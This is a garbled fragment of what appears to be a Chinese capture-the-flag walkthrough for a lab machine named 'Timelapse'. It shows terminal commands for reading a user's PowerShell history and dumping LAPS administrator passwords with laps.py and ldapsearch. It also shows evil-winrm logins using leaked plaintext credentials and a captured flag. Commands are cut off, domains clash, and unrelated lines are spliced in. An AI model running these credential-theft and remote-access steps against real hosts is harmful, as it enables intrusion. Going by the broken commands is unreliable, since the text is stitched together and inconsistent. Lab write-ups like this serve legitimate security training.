
┌──(kali㉿kali)-[~/lab-Timelapse]
└─$ cat ‘C:\Users\legacyy\AppData\Roaming\Microsoft\windows\Powershell\psreadline\consolehost_history.txt’
whoami
ipconfig /all
netstat -ano |select-string LIST
$so = New-PSSessionOption -SkipCACheck -SkipCNCheck -SkipRevocationCheck
Q62^12p7PLlC%KWaxuaV’ -AsPlainText -Force
p)
invoke-command -computername localhost -credential $c -port 5986 -usessl -
SessionOption $so -scriptblock {whoami}
get-aduser -filter * -properties *
exit
[*] Nmap: 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
python3 laps.py -u svc_deploy -p ‘E3R$Q62^12p7PLlC%KWaxuaV’ -d timelapse.htb0.,
evil-winrm -i 10.10.11.152 -S -c cert.crt -k prv.key -p -u
thuglegacy

登录Administrator账号
┌──(kali㉿kali)-[~/lab-Timelapse]
└─$ evil-winrm -i 10.10.11.152 -S -u ‘Administrator’ -p ‘0LCPWoDr(#3M[TS,&5@5V9M@’
ldapsearch -x -h 10.10.11.152 -D “svc_deploy” -w E3R$Q62^12p7PLlC%KWaxuaV -b “dc=sittingduck,dc=info” “(ms-MCS-AdmPwd=*)” ms-MCS-AdmPwd
┌──(kali㉿kali)-[~/lab-Timelapse]
└─Q62^12p7PLlC%KWaxuaV’ -l 10.10.11.152 -d timelapse.htb
DC01$:0LCPWoDr(#3M[TS,&5@5V9M@
Mode LastWriteTime Length Name
-ar--- 4/4/2022 3:50 AM 34 user.txt
=================================================================
Evil-WinRM PS C:\Users\legacyy\desktop> cat user.txt
43cc9acf735c42c3aaefe8acb6de6431
Evil-WinRM PS C:\users\trx\desktop> ls
Directory: C:\users\trx\desktopMode LastWriteTime Length Name
-ar--- 4/4/2022 3:50 AM 34 root.txt
Evil-WinRM PS C:\users\trx\desktop> cat root.txt
apt-get install argparse
部分信息可能已经过时